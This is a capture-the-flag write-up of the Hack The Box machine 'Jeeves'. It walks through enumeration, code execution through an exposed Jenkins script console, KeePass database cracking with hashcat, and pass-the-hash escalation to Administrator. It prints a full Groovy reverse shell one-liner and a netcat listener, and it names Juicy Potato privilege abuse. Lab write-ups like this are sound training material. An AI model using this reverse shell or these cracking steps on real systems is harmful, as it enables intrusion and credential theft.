Windows machine that tests your #enumeration #osint #win-priv-esc #patience #fuzzing #lfi #hashcat #keepass skills.
Box contains a lot of rabbit holes, so goodluck!

https://github.com/ohpe/juicy-potato/releases/tag/v0.1

User flag

Enumeration:

fscan :

```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ fscan -h 10.129.228.112


   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
10.129.228.112:135 open
10.129.228.112:445 open
10.129.228.112:80 open
[*] alive ports len is: 3
start vulscan
[*] NetInfo
[*]10.129.228.112
   [→]Jeeves
   [→]10.129.228.112
[*] WebTitle http://10.129.228.112     code:200 len:503    title:Ask Jeeves
已完成 3/3
[*] 扫描结束,耗时: 43.335184206s
```


Enumerating smb:


```
┌──(teamosh㉿teamosh)-[~]
└─$ nxc smb 10.129.228.112 --shares
SMB         10.129.228.112  445    JEEVES           [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.129.228.112  445    JEEVES           [-] Error enumerating shares: [Errno 32] Broken pipe
```

> SMBv1 immediately caught my eye and I tried to exploit SMBv1 through catching hashes with responder + eternal blue and etc, however it was just a rabbit hole that leads to nothing.

Enumerating web:


Found something that looks like a web search engine or Akinator, however it was just a fake wrapper that shows png file with bunch of golden enum info






unfortunately, wasted couple hours fuzzing it\using a lot of cves here, but it is just an another rabbit hole.

Then later I looked at my full scan, and it showed the following:



Immediatly after, I thought - nu nihya sebe, hidden web service - and started looking at it.

It shows us a new endpoint, which looks like it has LFI?, however it is just another rabbithole :emoji-tired:
At this point I gave up and looked at the hints from discussion, where they mentioned an endpoint "/askjeeves", then I looked at raft wordlist, which did not contain it, after more searching other wordlist I found out that dirbuster contains it. UNLUCKY I thought, and started exploiting new endpoint. Essentially it is just an old Jenkins, which contains RCE CVE However after looking at settings a bit, we can see that it contains an integrated shell, with which we can gain RCE as well.



It accepts groovy script and using https://www.revshells.com/ or any other tool we can prepare our reverse shell and send it. Below is the revshell I used:


```
String host="[IP]";int port=[PORT];String cmd="cmd";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

```
┌──(teamosh㉿teamosh)-[~]
└─$ nc -lnvp 7777
listening on [any] 7777 ...
connect to [10.10.16.25] from (UNKNOWN) [10.129.228.112] 49678
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

C:\Users\Administrator\.jenkins>_
```


TIP: catch request like that in using "rlwrap nc -lnvp 7777", which envokes readline and now you are able to interact with it (like deleting characters)

It seems like we are in a .jenkins directory of an Administrator! Wow. But... here is thing... You cannot go past .jenkins. Enumerating our directory showed us a lot of secret, master keys along with admin hash to jenkins, but no user flag so far...

I immediately checked initial priv paths and executed PowerUp, which told me that SeImpersonatePrivelege can be abused to gain NT/Authority using Potato (particularly Juicy-Potato - https://github.com/k4sth4/Juicy-Potato). The key here was to match the system.




```
The trick here is that you need .bat or any other file to get rev connection,
I used
```



The user flag is located under C:\Users\kohsuke\Desktop folder

Root flag

Root flag was the probably the most time consuming part of the box, I spent nearly ~6 hours trying and enumrating everything. Initially I found CEH.kdbx, which is KeePass db that contains passwords and etc. You can format it and brute it:

```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ keepass2john CEH.kdbx > keepass_hash.txt

┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ hashcat -m 13400 keepass_hash.txt /usr/share/wordlists/rockyou.txt --show
```

,

```
kpcli:/> dir
=== Groups ===
CEH/
kpcli:/> cd CEH
kpcli:/CEH> dir
=== Groups ===
eMail/
General/
Homebanking/
Internet/
Network/
Windows/
=== Entries ===
0. Backup stuff
1. Bank of America                              www.bankofamerica.com
2. DC Recovery PW
3. EC-Council                                www.eccouncil.org/programs/cer
4. It's a secret                                  localhost:8180/secret.jsp
5. Jenkins admin                                        localhost:8080
6. Keys to the kingdom
7. Walmart.com                                        www.walmart.com
kpcli:/CEH> sS
                                                                    "teamosh"
```

Bruting it was successful, and it showed us something new.. , which is passwords to admin, hashes, and local services?? So I thought maybe we need to establish revproxy and use local services, so I setup chisel and etc.. but everything was unsuccessfull and it drove me crazy, which forced me to lookup for hints ->appereantly, SeImporsenatePrivelege was not intendeded priv esc path, and you were supposed to find CEH.kdbx, brute it, find Administrator hash -> and use it to login as Administrator (using pth-winexe or any other tool). root flag was hidden in Administrator Desktop "fake flag" file "hm.txt" (which can be read using Get-Content -Path "hm.txt" -Stream "root.txt")